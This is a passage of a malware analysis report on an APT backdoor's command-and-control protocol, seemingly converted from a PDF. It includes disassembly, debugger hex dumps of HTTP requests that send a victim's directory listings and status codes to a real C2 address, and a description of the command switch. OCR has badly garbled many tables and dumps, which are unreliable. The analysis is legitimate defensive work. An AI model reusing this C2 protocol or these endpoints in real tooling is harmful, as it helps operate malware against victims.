67186B68		1 67	64 4	EE I	20 1	64 4	DO I	20 2	2 0	D G	A 0	0 0	D /	E 6	CL	adv/0d	20	17 511			00101100	

Thread activity

Some parameters used in the network communications like "id" and "SessionID" are generated by a function called "Randomize":





Figure 50

It's important to mention that some HTTP headers are just decrypted before the network communication is performed using the algorithm described in the first paragraphs. The sample performs another GET request using the send function:

EIP ++++++++++++++++++++++++++++++++++++		671866 671866 671866 671866 671866 671866 671866 671866 671866 671866 671866	385 388 38D 38E 391 396 397 398 397	*	E8 50 88 E8 50 56	45 FC BF CI 45 FC B6 CI A3 D/	FF	FF			mo ca pu mo ca pu ca de	ish 0 v eax,dword p ish eax, v eax,dword p i apt.671839 ish eax ish eax ish esi i <apt.send> c eax apt.67186BA2</apt.send>	4C otr ss: 04C	-				× >
<apt.send></apt.send>	898 a	pt.ex	e:\$6	B98	#5 F	98 [:]												
🚛 Dump 1		Dump 2	2	.	Dump	3	D 🖉	ump 4	ų.	Dump	5 5	🥘 Watch 1	[x=] Loc	als 🖣	P	0471DD74	00000190 03FE09D4	"GET
	ex											ASCII	1		~		000000E9 00000000	
03FE09D4 4 03FE09E4 3		2E 32										GET http://1	21 1				0471DDA0	Poin

Figure 51

The file reads the response from the server using the recv function, byte-by-byte. It expects again a "200 OK" string and as opposed to before, it expects the response not to contain "!!" (if it does, the malware exits):



The process parses the response from the C2 server for an integer corresponding to a command that has to be executed. It implements 8 different commands, as shown in figure 53:

```
CODE:6718845F call
                      unknown libname 66 ; BDS 2005-2007 and Delphi6-7 Visual Component Library
CODE:67188464 mov
                      ebx, eax
CODE:67188466 lea
                      eax, [ebp+var 24]
CODE:67188469 push
                      eax
CODE:6718846A mov
                      ecx, ebx
CODE:6718846C dec
                      ecx
CODE:6718846D mov
                      edx, 1
CODE:67188472 mov
                      eax, [ebp+var_30]
CODE:67188475 call
                      @System@@LStrCopy$qqrv ; System:: linkproc LStrCopy(void)
CODE:6718847A lea
                      eax, [ebp+var 30]
CODE:6718847D mov
                      ecx, ebx
CODE:6718847F mov
                      edx, 1
CODE:67188484 call
                      @System@@LStrDelete$qqrv ; System::_linkproc__LStrDelete(void)
CODE:67188489 mov
                      edx, [ebp+var 30]
                      eax, offset _str_
CODE:6718848C mov
                                         10.Text
                      unknown libname 66 ; BDS 2005-2007 and Delphi6-7 Visual Component Library
CODE:67188491 call
CODE:67188496 mov
                      ebx, eax
CODE:67188498 lea
                      eax, [ebp+var 28]
CODE:6718849B push
                      eax
                      ecx, ebx
CODE:6718849C mov
CODE:6718849E dec
                      ecx
CODE:6718849F mov
                      edx, 1
CODE:671884A4 mov
                      eax, [ebp+var_30]
                      @System@@LStrCopy$qqrv ; System::_linkproc__LStrCopy(void)
CODE:671884A7 call
CODE:671884AC mov
                      eax, [ebp+var_1C]
                      unknown libname 75 ; BDS 2005-2007 and Delphi6-7 Visual Component Library
CODE:671884AF call
CODE:671884B4 cmp
                      eax, 7
                                      ; switch 8 cases
CODE:671884B7 ja
                      def 671884BD
                                       ; jumptable 671884BD default case
```

Figure 53

Case 1 - EAX = 0

The process sends a POST request to the server that contains a similar HTML document, however the exfiltrated information is different. The following bytes can be highlighted: CF 83 CD 83 CF 83, on which we can apply a NOT operation and obtain 30 7C 32 7C 30 7C (0)2001):

<pre>code:6718</pre>			71868 71868 71868 71868 71868 71868 71868 71868 71868	85 88 80 91 96 97 98 99 99 99		88 50 88 50 56 88 48 70	45 B6 A3 02	CB FC CD DA	FF FF	FF				mo ca pu: mo ca pu: pu: ca de	sh 0 v eax,dword j apt.67183 sh eax v eax,dword j apt.67183 sh esi <apt.send: c eax apt.67186BA</apt.send: 	74C ptr s: 94C					
🚛 Dump :	L	D	ump 2			Dum	p 3	ų	Du	ump 4	1)ump	5	💮 Watch 1	[<i>x</i> =] L	ocals	1	Ø	0471DD70 0471DD74	00000190 03FE0D50
Address	Нех	2							1.000						ASCII		8		~		00000146
03FE0D50			3 54									3 75			POST /cxpid,					0471DD7C 0471DD80	
03FE0D60		74 2			70				73 7						it.php?Sess					0471DD84	67186BB8
03FE0D70			2 20								0 00				=62 HTTP/1.0					0471DD88	
03FE0D80					32				32 3			2 34								0471DD8C	00000000
03FE0D90			A 34		33				73 (41			74:443User					0471DD90	00000000
03FE0DA0			A 20		6F		69			61 2		4 2E			nt: Mozilla,						03FE0D50
03FE0DB0					61		69								(compatible					0471DD98	
03FE0DC0		20 3			3B			69		64 6		7 73								0471DD9C	6718858A
03FE0DD0		20 3			38										T 5.1; SV1)					0471DDA0	0471FFCC
03FE0DE0 03FE0DF0			4 3A		2A				OA 4		5 6	65			ept: */*A					0471DDA4	
03FE0DF0			3 6F									A 20			Connection					0471DDA8	
03FE0E10	65				69				OA 4			E 74								0471DDAC	67188364
03FE0E20					65				65 7			68			t-Type: text					0471DDB0	
03FE0E30		0D 0			6E										1Content-I					0471DDB4	00000000
03FE0E40			0 37						3C (0 6C			h: 77 <ht< th=""><th></th><th></th><th></th><th></th><th>0471DDB8</th><th>00000000</th></ht<>					0471DDB8	00000000
03FE0E50									GC (2 65			head> <title< th=""><th></th><th></th><th></th><th></th><th>0471DDBC</th><th>00000000</th></title<>					0471DDBC	00000000
03FE0E60			C 2F												lt<					0471DDC0	
03FE0E70			A 3C		6F					68 3		E CF			> <body><h< th=""><th></th><th></th><th></th><th></th><th>0471DDC4</th><th>00000000</th></h<></body>					0471DDC4	00000000
03FE0E80		CF 8							2F (4 79			.Ï. <th></th> <th></th> <th></th> <th></th> <th>0471DDC8</th> <th>00000000</th>					0471DDC8	00000000
03FE0E90	2F										ZE				/html>ôµ.0				V	0471DDCC	
				1												5-12-5				04/100001	00000000

The reponse from the server is received using the recv function. If the connection was successful, the process expects a "200 OK" string and also "Success", as shown below:




Figure 55

There is another GET request to the CnC server performed by the malicious process:




Figure 56

The response from the server is expected to be larger this time (0x1000 = 4096 bytes):

IP <apt.recv< th=""><th></th><th>•••••</th><th>671 671 671 671 671 671 671 671 671 4</th><th>886 886 886 886 886 886 886</th><th>17 1C 22 23 28 2A 2B 30</th><th>3628</th><th>68 8D 50 A1 8B 50 E8 89</th><th>E0 00 08 45</th><th>C 8 A0 C0 F0</th><th>DF 18 FF</th><th>FF 67</th><th>FF</th><th></th><th></th><th></th><th>pus pus mov pus ca</th><th>sh 0 sh 1000 a eax,dword sh eax / eax,dword / eax,dword sh eax / dword ptr</th><th>ptr d ptr d</th><th>ls:[<mark>67</mark> ls:[ea</th><th>18/ [X]</th><th>AOE</th><th>EO]</th><th>_</th></apt.recv<>		•••••	671 671 671 671 671 671 671 671 671 4	886 886 886 886 886 886 886	17 1C 22 23 28 2A 2B 30	3628	68 8D 50 A1 8B 50 E8 89	E0 00 08 45	C 8 A0 C0 F0	DF 18 FF	FF 67	FF				pus pus mov pus ca	sh 0 sh 1000 a eax,dword sh eax / eax,dword / eax,dword sh eax / dword ptr	ptr d ptr d	ls:[<mark>67</mark> ls:[ea	18/ [X]	AOE	EO]	_
Ump 1	L		Dun	np 2			Dum	р 3	Ę		ump	4	Į.	D	ump	5	🧭 Watch 1	[x =]	Locals	•	Ø	0471DD90 0471DD94	0471DF4
Address	Нех															1	ASCII		1		~	0471DD98	0000100
0471DF48	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00						0471DD9C 0471DDA0	00000000 0471FFC
0471DF58	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00						0471DDA0	67188B9/
0471DF68	00				00			00							00							0471DDA4	0471FF8
0471DF78	00					00									00							0471DDAC	6718836
0471DF88	00			00			_	00				00			00							0471DDB0	6718836
	00							00							00							0471DDB4	00000000
0471DFA8	00				00			00			00				00							0471DDB8	0000000
	00				00					00					00							0471DDBC	0000000
0471DFC8	00			00	00					00		00			00							0471DDC0	0000000
0471DFD8	00			00				00							00							0471DDC4	0000000
0471DFE8	00			00				00							00							0471DDC8	0000000
0471DFF8	00			00	00				_	00					00							0471DDCC	0000000
0471E008	00			00	00	~~				00		00			00							0471DDD0	0000000
0471E018	00			00	00					00		00			00							0471DDD4	0000000
0471E028	00			00				00							00							0471DDD8	0000000
	00			00	00			00							00							0471DDDC	0000000
	00			00	00					00					00							0471DDE0	0000000
0471E058	00		00	00	00							00										0471DDE4	0000000
471E068	00				00	~~~		00		00		00	00									0471DDE8	0000000
0471E078	00			00						00		00			00						-	0471DDEC	0000000
14/ IE0000	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00					¥	0471DDF0	03FE0FC



The response from the server is written to a file specified by a handle transmitted by the C2 server (in our case, this was 0 because we're trying to emulate the C2 server communications). The WriteFile API call is presented below:

dword ptr [ebj	67182933 50 67182934 88 67182937 F7 67182939 50 67182938 50 67182938 88 67182938 50 67182938 50 67182938 FF 67182938 FF	45 FC 1 e 43 08 mc EE 1 in 03 mc	ush 0 ea eax,dword ptr ss:[ebp-4] ush eax mul esi ush eax ush eax ush edi ov eax,dword ptr ds:[ebx] ush eax all dword ptr ss:[ebp+C]	>
	apt.exe:\$293E #10		Watch 1 [x=] Locals V 0471DD54 0000000 0471DD58 0471DF48	
	$\begin{array}{cccccccccccccccccccccccccccccccccccc$	41 41 41 41 41 41 41 41 41 41	1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	

The process announces the C2 server that the write operation was successful by issuing a POST request (NOT (CF 83 CE 83 CF 83) = $30 \ 7C \ 31 \ 7C \ 30 \ 7C = "0|1|0|")$:




Figure 59

If the write operation failed, the request is changing (NOT (CF 83 CF 83 CF 83) = 30 7C 30 7C 30 7C = "0|0|0|"):

<pre><apt.send CODE: 6718</apt.send </pre>		67186 67186 67186 67186 67186 67186 67186 67186 67186 67186 67186 67186 67186 67186	885 880 880 891 896 897 898 897 898		6A 00 8B 45 E8 BF 50 8B 45 E8 B6 50 56 E8 A3 48 	FC CD CD DA	FF FF	-	_		mov pus mov cal pus pus cal	sh 0 / eax, dword j apt.67183 sh eax / eax, dword j apt.67183 sh eax sh eax sh esi < eax.	74C ptr ss: 94C				
🚛 Dump 1		Dump	2	Du	ump 3	Į.	Dum	p 4		oump 5	5	🛞 Watch 1	[x=] Loc	als 🖣	Ø	0471DD70 0471DD74	03FE1490
Address	Нех										1	ASCII			^	0471DD78 0471DD7C	
03FE14C0 03FE14E0 03FE14E0 03FE1500 03FE1510 03FE1520 03FE1530 03FE1550 03FE1550 03FE1560 03FE1570 03FE1580 03FE1580	69 74 3D 31 6F 73 2E 37 65 6E 49 45 42 54 63 65 74 2D 73 0D 65 65 6E 74 6D 6C 74 68 3C 68 3C 68 75 6C	2E 7(39 37 74 3/ 34 3/ 74 3/ 63 6f 20 37 20 35 70 7/ 4C 61 70 2E 2D 5/ 0D 0/ 3A 20 65 61 74 30	0 68 7 20 A 20 A 20 A 20 F 20 F 20 F 20 F 20 F 20 F 20 F 20 F	70 3 48 5 31 3 40 6 70 6 31 3 20 2 67 7 6E 6 6C 6 6F 6 37 0 36 3 74 6 74 6 74 6 74 6 74 6 74 6 74 7 74 6 74 7 74 7	F 53 :4 54 :2 31 :3 0D :5 74 :8 20 :8 20 :4 54 :5 61 :5 65 :5 54 :5 76 :5 74 :5 74 :5 74 :5 74 :5 74 :5 74 :5 74 :5 74 :5 74 :5 74 :5 74 :5 74 :5 74	65 7 2E 3 0A 9 69 0 69 0 69 0 69 0 67 0 63 7 65 0 65 0 65 0 65 0 65 0 66 0 66 0 67 0 66 0 66 0 67 0 68 0 69 0 60 0	73 73 2F 31 31 32 55 73 56 6C 52 6C 59 6C 59 6C 59 6C 50 0A 55 3A 74 69 0D 0A 74 65 56 74 0A 55 3E 74 65 56 3E	69 2E 37 65 61 65 64 29 41 20 6F 43 78 2D 68 65 30	30 0D 2E 32 72 2D 2F 34 3B 20 6F 77 0D 0A 6F 6E 74 2E 4C 65 74 65 74 65 74 65 2F 68 2F 74 2F 68 2F 74 2F 74	49 0A 34 41 2E 4D 73 41 65 2D 20 74 68 62 65 65 65	44 48 39 67 30 53 20 63 70 53 63 70 54 865 74 65 73 67 361	<pre>POST /cxpid, it.php?sessi =197 HTTP/1. ost: 121.127 .74:443.Use ent: Mozilla (compatible IE 7.0; Wind NT 5.1; SV1) cept: */*4 t-Language: sConnectic eep-Alive6 nt-Type: tep mlContent- th: 77</pre>	ionID 0H 7.249 ar-Ag a/4.0 a; MS dows 0Ac Accep en-u on: K Conte conte ttml> E>Res c/hea			0471DD80 0471DD88 0471DD88 0471DD90 0471DD90 0471DD94 0471DD94 0471DD95 0471DDA0 0471DDA0 0471DDA4 0471DDA4 0471DD80 0471DD80 0471DD84 0471DD88 0471DD80 0471DD80 0471DD60	67186B88 0471DD98 000000F0 03FE1490 0471FF80 671887C7 0471FF80 67188364 67188364 67188364 00000000 00000000 00000000 00000000
03FE15C0	CF 83	CF 83	3 3C	2F 6	58 34	3E 3	SC 2F	62	6F 64	79	3E	<pre>d><body><h h4="" i.i.<=""></h>.ôµ.g</body></pre>	ody>		~	0471DDC4 0471DDC8 0471DDCC 0471DDDC	00000000

An identical GET request, as presented before, is sent to the server and the malware jumps back to the switch statement (this applies to each case).

Case 2 - EAX = 1

In this case, we have 2 subcases depending on the response from the server. In the first one, the only thing that is exfiltrated to the CnC server is the current directory, which can be obtained by applying a NOT operation:

<a>apt.sen	6718 6718 6718 6718 6718 6718 6718 6718		E8 E 50 8B 4 E8 E 50 56 E8 4 48	45 FC 8F CB 45 FC 86 CD	FF FF		call push call push push call dec e	ax,dword ptr apt.6718374C eax ax,dword ptr apt.6718394C eax esi <apt.send> ax</apt.send>	ss: [ebp-	4	>	Default (stdcz 1: [esp] 2: [esp+4 3: [esp+2 4: [esp+2 00000190
Ump	1 😺 D	ump 2	Un Dum	np 3	U Dum	ip 4 📕 Du	ump 5	💮 Watch 1	[x=] Locals	< 🎾	0471DD28	03FE0D8C
Address	Нех						1	ASCII		~	0471DD2C 0471DD30	
03FE0D8C 03FE0DAC 03FE0DAC 03FE0DAC 03FE0DCC 03FE0DCC 03FE0DCC 03FE0E0C 03FE0E4C 03FE0E4C 03FE0E4C 03FE0E5C 03FE0E5C 03FE0E8C 03FE0E8C 03FE0E8C 03FE0E8C	69 74 2 3D 34 3 73 74 3 37 34 3 6E 74 3 37 34 3 6E 74 3 28 63 6 45 20 3 54 20 3 54 20 3 65 70 7 2D 4C 4 65 70 2 74 20 3 65 70 2 74 20 5 66 70 2 74 20 5 66 30 2 68 3A 2 68 56 6 60 74 3 32 0D 0 0	E 70 68 1 20 48 A 20 31 A 34 34 A 20 40 F 20 40 F 20 40 F 20 40 F 22 30 F 22 31 A 34 20 F 22 30 F 22 31 F 66 67 7 4 A 32 6 F 74 A 43 6 F 74 A 32 6 F 74 F 74 F 74 F 74 F 74 F 74 F 74 F 74	70 3F 54 54 54 32 31 31 66 7A 36 67 74 38 38 20 38 20 38 20 38 20 38 20 38 20 38 20 38 20 38 20 38 20 38 20 38 20 38 20 38 20 38 20 75 615 69 76 34 69 300 04 74 69 301 36 67 74	53 65 50 2F 2E 31 0A 55 69 62 57 69 53 56 2A 0D 67 65 63 74 65 0D 20 74 65 6E 0D 04 69 62 57 35 63 74 65 0D 65 6E 00 04 65 6E 65 79 3E	31 2E 32 37 57 73 65 67 62 66 9 6E 64 5 31 29 0 0A 41 5 31 29 0 0A 41 69 67 78 69 0A 43 4 65 78 2 74 20 4 65 65 3 65 3 65	69 6F 6E 30 0D 0A 2E 32 34 72 2D 41 2F 34 2E 3B 20 40 6F 77 73 0D 0A 41 63 63 65 65 62 2D 66F 6E 74 65 62 2D 66F 6E 74 64 65 66 74 6D 6C 34 3E CE	49 44 48 6F = 39 2E 5 30 20 1 53 49 1 63 63 7 70 74 6 75 73 7 48 65 6 74 6D 7 3E 3C 1 67 46 1 3E 3C 1 61 64 8 3C 25 1 7C 1	<pre>POST /cxpid/ it.php?Sessi =41 HTTP/1.0 st: 121.127. 74:443User nt: Mozilla/ (compatible; E 7.0; Windo T 5.1; SV1). ept: */*.Ac -Language: e Connection ep-AliveCo t-Type: text 1Content-L h: 96</pre>	onID Ho 249. -Age 4.0 MSI wws N .Acc .cept mls< in-us :: Ke inten /htm engt ml>< Resu /head > 1 . 1		0471DD34 0471DD38 0471DD3C 0471DD40 0471DD44 0471DD48 0471DD48	0471DD54 67186B88 0471DD4C 67188364 0000000 03FE0D8C 0471DD98 67187AB9 0471DD98 0471DD98 0000000 00000000 00000000 00000000 0000

In the second subcase, the malware scans the current directory using the FindFirstFileA and FindNextFileA functions:



Each file time is extracted and converted to a local file time by using the FileTimeToLocalFileTime API:

	•	571878 571878 571878	19	50 80 50	85	B4	FE	FF	FF			lea	eax,	dwor	d pt	tr ss	s:[eb	p-1	L4C					
		571878		E8		CC	FF	FF					<ap< th=""><th></th><th>1eTi</th><th>imeTo</th><th>DLOCA</th><th>lFi</th><th>i 1e</th><th>Tin</th><th>ie></th><th></th><th></th><th></th></ap<>		1eTi	imeTo	DLOCA	lFi	i 1e	Tin	ie>			
	•													als same									>	
ant file	TimeT	ol ocal	cile	Time																				
<apt.file< th=""><th>rimer</th><th>ococai</th><th>FILE</th><th>I THE</th><th>~</th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th></apt.file<>	rimer	ococai	FILE	I THE	~																			
<apt.file< th=""><th>ar miler</th><th>ococai</th><th>FILE</th><th>r mies</th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th></apt.file<>	ar miler	ococai	FILE	r mies																				
						0																		
CODE: 6718	378B0	apt.ex	e:\$7	8B0 #	#6CB		П	Jump	4	THE I	Dump	5	65 1	Watch	4	[x=]	Locals		3	04	471D	BCC	047	1DC0
	378B0		e:\$7		#6CB		.	Dump	4		Dump	5	۵	Watch	1	[<i>x</i> =]	Locals		Ø			_	-	1DC0
CODE: 6718	378B0	apt.ex	e:\$7	8B0 #	#6CB		.	Dump	4		Dump		ASCI		1	[x =]	Locals	4	1	04	171D	BD4	047	71DC0 71DD3 71DD5
CODE: 6718	878B0	apt.ex	e:\$7	SBO ;	¥6⊂B mp3								ASCI	I				4	-	04		BD 4 BD 8	047 671	1DC0



The process constructs the next buffer for every file: 1lFile nameldwHighDateTime (high-order 32 bits of the file time) in decimallFile size in decimall. An example of such buffer is presented in the next picture:

Address	He	x															ASCII
03FE0B2C	31	7C	31	30	6B	7C	33	30	38	33	37	31	36	37	7C	38	1 10k 30837167 8
03FE0B3C	33	30	31	35	7C	00	00	00	F4	B5	18	67	F4	B5	18	67	3015 ôµ. qôµ. q
									Fig	ure 6	54						

After the process succeeds in applying the algorithm for every file in the current directory, the final buffer looks like the following:

Address	Hex	(ASCII
03FE23C4	31	7C	31	30	6B	7C	33	30	38	33	37	31	36	37	7C	38	1 10k 30837167 8
03FE23D4	33	30	31	35	7C	31	7C	31	62	64	65	66	39	63	66	34	3015 1 1bdef9cf4
03FE23E4	63	65	39	66	31	30	66	37	38	35	39	35	34	33	61	31	ce9f10f7859543a1
03FE23F4	33	39	65	32	64	36	33	2D	46	4D	43	52	53	65	74	75	39e2d63-FMCRSetu
03FE2404	70	2E	65	78	65	7C	33	30	38	32	32	30	35	35	7C	31	p.exe 30822055 1
03FE2414	35	31	34	32	39	39	7C	31	7C	32	2E	31	30	2E	6C	69	514299 1 2.10.li
03FE2424	62	63	2E	73	6F	2E	30	7C	33	30	35	32	30	36	33	37	bc.so.0 30520637
03FE2434	7C	32	31	36	32	39	32	7C	31	7C	32	31	32	34	33	63	216292 1 21243c
03FE2444	62	34	62	63	39	35	33	62	30	37	37	33	64	36	38	61	b4bc953b0773d68a
03FE2454	38	65	62	34	33	65	66	64	39	62	61	38	30	64	37	66	8eb43efd9ba80d7f
03FE2464	66	32	65	61	32	39	33	63	37	39	65	30	65	37	66	36	f2ea293c79e0e7f6
03FE2474	34	65	32	35	39	34	36	30	35	39	2E	62	69	6E	2E	67	4e25946059.bin.g
03FE2484	7A	7C	33	30	38	32	33	37	31	33	7C	34	31	35	31	30	z 30823713 41510
03FE2494	7C	31	7C	34	64	31	30	34	38	36	61	30	37	39	62	64	1 4d10486a079bd
03FE24A4	31	66	31	38	36	34	63	33	30	65	38	36	63	64	32	61	1f1864c30e86cd2a
03FE24B4	61	38	30	2D	44	65	76	69	63	65	56	69	65	77	65	72	a80-DeviceViewer
03FE24C4	2E	65	78	65	7C	33	30	38	32	36	31	31	38	7C	31	32	.exe 30826118 12
03FE24D4	33	39	38	31	32	33	7C	31	7C	38	61	34	31	39	62	31	398123 1 8a419b1
03FE24E4	30	37	37	32	64	38	31	31	63	65	35	65	65	61	34	34	0772d811ce5eea44

Figure 65

The buffer is encoded using the NOT operator and is exfiltrated to the C2 server via a POST request:

<pre>67186B83 67186B85 67186B85 67186B80 67186B80 67186B91 67186B91 67186B91 67186B92 67186B97 67186B97 67186B97 67186B98 </pre>	6A 00 8B 45 FC E8 BF CB FF FF 50 8B 45 FC E8 B6 CD FF FF 50 56 E8 A3 DA FF FF 56898 #5F98	call apt push eax mov eax,	dword ptr ss: [ebp-4] .6718394C	> Def 1: 2: 3: 4:
Dump 1 Dump 2	Dump 3 Dump 4	📖 Dump 5 🛛 🛞 1		1DD24 00000190 1DD28 03FE7188
Address Hex	ee banp b	ASCI	047	1DD2C 0000149B
03FE7198 69 74 2E 70 68 03FE7188 73 74 3A 20 31 03FE71188 73 74 3A 20 31 03FE71188 73 74 3A 20 31 03FE71188 73 74 3A 20 41 03FE71188 62 74 3A 20 40 03FE71188 62 74 3A 20 40 03FE71288 54 20 37 2E 30 03FE7208 54 20 37 2E 30 03FE7228 00 0A 43 6F 6E 03FE7288 62 00 0A 43 6F 6E 03FE7288 3E C6 86 65 61 03FE7288 3E C6 86 65 61 03FE7288 3E C6 88 8C C3 <th>8 54 50 2F 31 2E 30 1 22 31 2E 31 32 37 2E 4 33 0D 0A 57 35 73 65 0 6F 7A 69 6C 6C 61 2F 0 6F 7A 69 62 6C 65 3B 0 38 20 57 65 31 29 90 0 2A 2F 2A 0D 0A 41 63 7 75 61 67 65 3A 20 65 6 66 67 65 0D 0A 41 63 7 75 61 67 65 0D 0A 43 6F 0 62 63 74 69 67 62 0 32 34 0D 0A<th>GF GE 49 44 it.p OD OA 48 GF =92 22 34 39 2E st: 2D 41 67 65 74:4 34 2E 30 20 nt: 20 4D 53 49 (com 77 73 20 4E 7. 0A 41 63 G3 T 5. G3 65 70 74 ept: 66 ept: G6 74 65 6E ep-A 24 1C 68 74 6D 6C h:: 5 G5 G5 3E S2 65 > he 1C G68 74 6D 6C h:: 5 5 set h:: 1C G8 74 6D 6C h:: 5 < he 3 G5 G5 S2 G5 S set ad> </th><th>/cxp1d/subm 047: >hp?SessionID 047: hTTP/1.0H0 047: 121.127.249. 047: 121.127.249. 047: 121.127.249. 047: hypressionID <</th><th>IDD30 0000000 IDD34 0471DD54 IDD38 67186888 IDD3C 0471DD4C IDD40 67186888 IDD40 67186888 IDD40 67187816 IDD44 03FE7188 IDD40 6718721C IDD54 67187C1C IDD55 67187C1C IDD54 0471DDA0 IDD55 0471DD98 IDD50 67187C1C IDD54 0471DDA0 IDD55 0471DD98 IDD50 00000000 IDD60 00000000 IDD60 00000000 IDD70 00000000 IDD74 00000000 IDD78 00000000 IDD84 03FE0188 IDD88 03FE0800 IDD84 03FE0800 IDD84 03FE04C8 IDD90 0000000</th></th>	8 54 50 2F 31 2E 30 1 22 31 2E 31 32 37 2E 4 33 0D 0A 57 35 73 65 0 6F 7A 69 6C 6C 61 2F 0 6F 7A 69 62 6C 65 3B 0 38 20 57 65 31 29 90 0 2A 2F 2A 0D 0A 41 63 7 75 61 67 65 3A 20 65 6 66 67 65 0D 0A 41 63 7 75 61 67 65 0D 0A 43 6F 0 62 63 74 69 67 62 0 32 34 0D 0A <th>GF GE 49 44 it.p OD OA 48 GF =92 22 34 39 2E st: 2D 41 67 65 74:4 34 2E 30 20 nt: 20 4D 53 49 (com 77 73 20 4E 7. 0A 41 63 G3 T 5. G3 65 70 74 ept: 66 ept: G6 74 65 6E ep-A 24 1C 68 74 6D 6C h:: 5 G5 G5 3E S2 65 > he 1C G68 74 6D 6C h:: 5 5 set h:: 1C G8 74 6D 6C h:: 5 < he 3 G5 G5 S2 G5 S set ad> </th> <th>/cxp1d/subm 047: >hp?SessionID 047: hTTP/1.0H0 047: 121.127.249. 047: 121.127.249. 047: 121.127.249. 047: hypressionID <</th> <th>IDD30 0000000 IDD34 0471DD54 IDD38 67186888 IDD3C 0471DD4C IDD40 67186888 IDD40 67186888 IDD40 67187816 IDD44 03FE7188 IDD40 6718721C IDD54 67187C1C IDD55 67187C1C IDD54 0471DDA0 IDD55 0471DD98 IDD50 67187C1C IDD54 0471DDA0 IDD55 0471DD98 IDD50 00000000 IDD60 00000000 IDD60 00000000 IDD70 00000000 IDD74 00000000 IDD78 00000000 IDD84 03FE0188 IDD88 03FE0800 IDD84 03FE0800 IDD84 03FE04C8 IDD90 0000000</th>	GF GE 49 44 it.p OD OA 48 GF =92 22 34 39 2E st: 2D 41 67 65 74:4 34 2E 30 20 nt: 20 4D 53 49 (com 77 73 20 4E 7. 0A 41 63 G3 T 5. G3 65 70 74 ept: 66 ept: G6 74 65 6E ep-A 24 1C 68 74 6D 6C h:: 5 G5 G5 3E S2 65 > he 1C G68 74 6D 6C h:: 5 5 set h:: 1C G8 74 6D 6C h:: 5 < he 3 G5 G5 S2 G5 S set ad>	/cxp1d/subm 047: >hp?SessionID 047: hTTP/1.0H0 047: 121.127.249. 047: 121.127.249. 047: 121.127.249. 047: hypressionID <	IDD30 0000000 IDD34 0471DD54 IDD38 67186888 IDD3C 0471DD4C IDD40 67186888 IDD40 67186888 IDD40 67187816 IDD44 03FE7188 IDD40 6718721C IDD54 67187C1C IDD55 67187C1C IDD54 0471DDA0 IDD55 0471DD98 IDD50 67187C1C IDD54 0471DDA0 IDD55 0471DD98 IDD50 00000000 IDD60 00000000 IDD60 00000000 IDD70 00000000 IDD74 00000000 IDD78 00000000 IDD84 03FE0188 IDD88 03FE0800 IDD84 03FE0800 IDD84 03FE04C8 IDD90 0000000

Figure 66

Case 3 - EAX = 2

By parsing the response from the server to obtain the command line to be executed, there is a new process created using the CreateProcessA function:

